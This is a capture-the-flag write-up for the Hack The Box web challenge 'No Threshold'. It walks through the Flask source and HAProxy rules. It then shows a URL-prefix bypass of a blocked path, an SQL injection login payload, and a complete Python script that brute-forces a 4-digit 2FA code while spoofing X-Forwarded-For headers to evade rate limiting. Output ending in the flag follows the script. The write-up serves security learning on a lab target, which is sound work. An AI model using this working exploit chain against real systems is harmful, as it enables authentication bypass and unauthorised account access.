No-Threshold

1) Checked the source code

```
┌──(vigneswar㉿VigneswarPC)-[~/Web/No Threshold/web_nothreshold]
└─$ tree challenge -al
challenge
├── blueprints
│   ├── dashboard.py
│   ├── index.py
│   ├── login.py
│   └── verify2fa.py
├── config.py
├── database.py
├── .DS_Store
├── __init__.py
├── static
│   ├── css
│   │   └── style.css
│   ├── images
│   │   └── products
│   │       ├── bat.webp
│   │       ├── book.png
│   │       ├── eye.png
│   │       ├── magichat.png
│   │       ├── magicstick.png
│   │       ├── mushrooms.png
│   │       ├── mysticball.png
│   │       └── poison.png
│   └── js
│       └── .gitkeep
└── templates
    ├── private
    │   ├── dashboard.html
    │   └── verify2fa.html
    └── public
        ├── index.html
        └── login.html

10 directories, 22 files
```

```python
def requires_authentication(func):
    def wrapper(*args, **kwargs):
        if session.get("authenticated"):
            return func(*args, **kwargs)
        else:
            return redirect("/auth/login")

    return wrapper


@dashboard_bp.route("/dashboard", methods=["GET"])
@requires_authentication
def dash():
    return render_template("private/dashboard.html", flag=Config.FLAG)
```

config.py U ×

config.py > ...

```python
import os

class Config:
    DATABASE_URI = '/opt/www/app/nothreshold.db'
    SECRET_KEY = os.urandom(69)
    FLAG = "HTB{f4k3_fl4g_f0r_t3st1ng}"

```

database.py U ×

database.py > ...

```python
from app.config import Config
from flask import g
import sqlite3


def query_db(query, args=(), one=False):
    db = connect_db()
    cursor = db.cursor()
    cursor.execute(query, args)
    rv = [
        dict((cursor.description[idx][0], value) for idx, value in enumerate(row))
        for row in cursor.fetchall()
    ]
    return (rv[0] if rv else None) if one else rv


def connect_db():
    return sqlite3.connect(Config.DATABASE_URI, isolation_level=None)


def close_db():
    db = getattr(g, "_database", None)
    if db is not None:
        db.close()

```

index.py U ×

blueprints > index.py > ...

```python
from flask import Blueprint, render_template

index_bp = Blueprint(
    "index",
    __name__,
    template_folder="templates",
    static_folder="static",
    static_url_path="/static",
)


@index_bp.route("/", methods=["GET"])
def index():
    return render_template("public/index.html")

```

```python
@login_bp.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":

        username = request.form.get("username")
        password = request.form.get("password")

        if not username or not password:
            return render_template("public/login.html", error_message="Username or password is empty!"), 400
        try:
            user = query_db(
                f"SELECT username, password FROM users WHERE username = '{username}' AND password = '{password}'",
                one=True,
            )

            if user is None:
                return render_template("public/login.html", error_message="Invalid username or password"), 400

            set_2fa_code(4)

            return redirect("/auth/verify-2fa")
        finally:
            close_db()
    return render_template("public/login.html")
```

```python
def set_2fa_code(d):
    uwsgi.cache_del("2fa-code")
    uwsgi.cache_set(
        "2fa-code", "".join(random.choices(string.digits, k=d)), 300 # valid for 5 min
    )
```

```python
verify2fa_bp = Blueprint("verify2fa", __name__, template_folder="templates")

def requires_2fa(func):
    def wrapper(*args, **kwargs):
        if uwsgi.cache_exists("2fa-code"):
            return func(*args, **kwargs)
        else:
            return redirect("/auth/login")

    return wrapper
```


```python
@verify2fa_bp.route("/verify-2fa", methods=["GET", "POST"])
@requires_2fa
def verify():
    if request.method == "POST":

        code = request.form.get("2fa-code")

        if not code:
            return render_template("private/verify2fa.html", error_message="2FA code is empty!"), 400

        stored_code = uwsgi.cache_get("2fa-code").decode("utf-8")

        if code == stored_code:
            uwsgi.cache_del("2fa-code")
            session["authenticated"] = True
            return redirect("/dashboard")

        else:
            return render_template("private/verify2fa.html", error_message="Invalid 2FA Code!"), 400
    return render_template("private/verify2fa.html")
```

2) Checked proxy config


```
└─$ cat haproxy.cfg
global
    daemon
    maxconn 256

defaults
    mode http
    option forwardfor

    timeout connect 5000ms
    timeout client 50000ms
    timeout server 50000ms

frontend haproxy
    bind 0.0.0.0:1337
    default_backend backend

    # Parse the X-Forwarded-For header value if it exists. If it doesn't exist, add the client's IP address to the X-Forwarded-For header.
    http-request add-header X-Forwarded-For %[src] if !{ req.hdr(X-Forwarded-For) -m found }

    # Apply rate limit on the /auth/verify-2fa route.
    acl is_auth_verify_2fa path_beg,url_dec /auth/verify-2fa

    # Checks for valid IPv4 address in X-Forwarded-For header and denies request if malformed IPv4 is found. (Application accepts IP addresses in the range
from 0.0.0.0 to 255.255.255.255.)
    acl valid_ipv4 req.hdr(X-Forwarded-For) -m reg ^([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5])\.([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5])\.([01]?[0-9][0-9]?|2[0-4]
[0-9]|25[0-5])\.([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5])$

    http-request deny deny_status 400 if is_auth_verify_2fa !valid_ipv4

    # Crate a stick-table to track the number of requests from a single IP address. (1min expire)
    stick-table type ip size 100k expire 60s store http_req_rate(60s)

    # Deny users that make more than 20 requests in a small timeframe.
    http-request track-sc0 hdr(X-Forwarded-For) if is_auth_verify_2fa
    http-request deny deny_status 429 if is_auth_verify_2fa { sc_http_req_rate(0) gt 20 }

    # External users should be blocked from accessing routes under maintenance.
    http-request deny if { path_beg /auth/login }

backend backend
```

/auth/login is blocked

3) Bypassed it by prefixing



4) There is a sql injection




```
user = query_db(
    f"SELECT username, password FROM users WHERE username = '{username}' AND password = '{password}'",
    one=True,
)

if user is None:
    return render_template("public/login.html", error_message="Invalid username or password"), 400

set_2fa_code(4)
```

5) Now we have to bruteforce the 2fa code while bypassing rate limitting

```
import requests
from concurrent.futures import ThreadPoolExecutor, as_completed

ip = '94.237.63.201:37099'
url = f'http://{ip}'
login_response = requests.post(f'{url}/%2f%2f/auth/login',
data=[('username','\' or 1=1 -- -'), ('password','pass')], headers={'Content-
Type': 'application/x-www-form-urlencoded'})
count = 0

def try_code(code, ip):
    global count
    code_str = f'{code:0>4d}'
```

```
    headers = {
        'Host': ip,
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Referer': f'{url}/auth/verify-2fa',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Origin': url,
        'DNT': '1',
        'Connection': 'close',
        'Upgrade-Insecure-Requests': '1',
        'X-Forwarded-For': ip
    }
    response = requests.post(f'{url}/auth/verify-2fa', data=[('2fa-code',
code_str)], headers=headers)
    if "flag" in response.text:
        print(response.text)
        exit(0)
    count += 1
    return code_str, response

def generate_ips():
    for a in range(256):
        for b in range(256):
            for c in range(256):
                for d in range(256):
                    yield f"{a}.{b}.{c}.{d}"

def brute_force_2fa():
    with ThreadPoolExecutor(max_workers=50) as executor:
        futures = []
        for i in range(10000):
            if i % 20 == 0:
                current_ip = next(ips)
            futures.append(executor.submit(try_code, i, current_ip))

        for future in as_completed(futures):
            code_str, response = future.result()
            print(f"\r\033[2KCompleted: {count}/10000", end='')

            if response.status_code == 403:
                print("Failed")
                exit(1)
            elif response.status_code != 400:
                print(f"\nSuccess: {code_str}")
                print(response.text)
                for future in futures:
                    future.cancel()
                break


if __name__ == '__main__':
    ips = generate_ips()
    brute_force_2fa()
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Web/No Threshold/web_nothreshold/challenge]
└─$ proxychains -q python3 exploit.py
Completed: 88/10000<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/static/css/style.css">
    <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Press+Start+2P&display=swap">

    <script src="https://code.jquery.com/jquery-3.7.1.min.js"></script>
    <script src="/static/js/verify-2fa.js"></script>
    <title>Dashboard</title>
</head>

<body>
    <div class="container">
        <div class="content">
            Welcome, here is your flag: <b> HTB{1_l0v3_h4pr0x1_4cl5_4nd_4ll_1t5_f34tur35} </b>
        </div>
    </div>
</body>

</html>
```